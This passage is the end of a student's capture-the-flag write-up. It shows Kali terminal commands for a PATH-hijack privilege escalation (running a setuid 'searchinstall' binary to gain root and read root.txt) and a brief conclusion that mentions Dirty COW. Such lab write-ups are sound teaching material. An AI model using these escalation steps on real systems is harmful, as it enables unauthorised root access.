
```
root@kali: ~
File  Actions  Edit  View  Help
┌──(root💀 kali)-[~]
└─# echo 'Atharva Velani 20411611'
Atharva Velani 20411611
```

(Figure 19: changing path and making install executable)

Lets go back and execute the file with our /tmp file pathway to execute the privilege escalation.

cd ~/search/tools/
echo $PATH

./searchinstall -p
cd /root
cat root.txt



(Figure 20: root access!)

Conclusion

This machine was quite confusing towards the end but I managed to get upto the user path without too much help besides changing the "**Me** to **me**". The root escalation was completely confusing for me as I hadn't used this method in a while and had completely forgotten about it. Overall easy at certain steps but when you cant use dirty cow everywhere it requires a bit more out of the box thinking.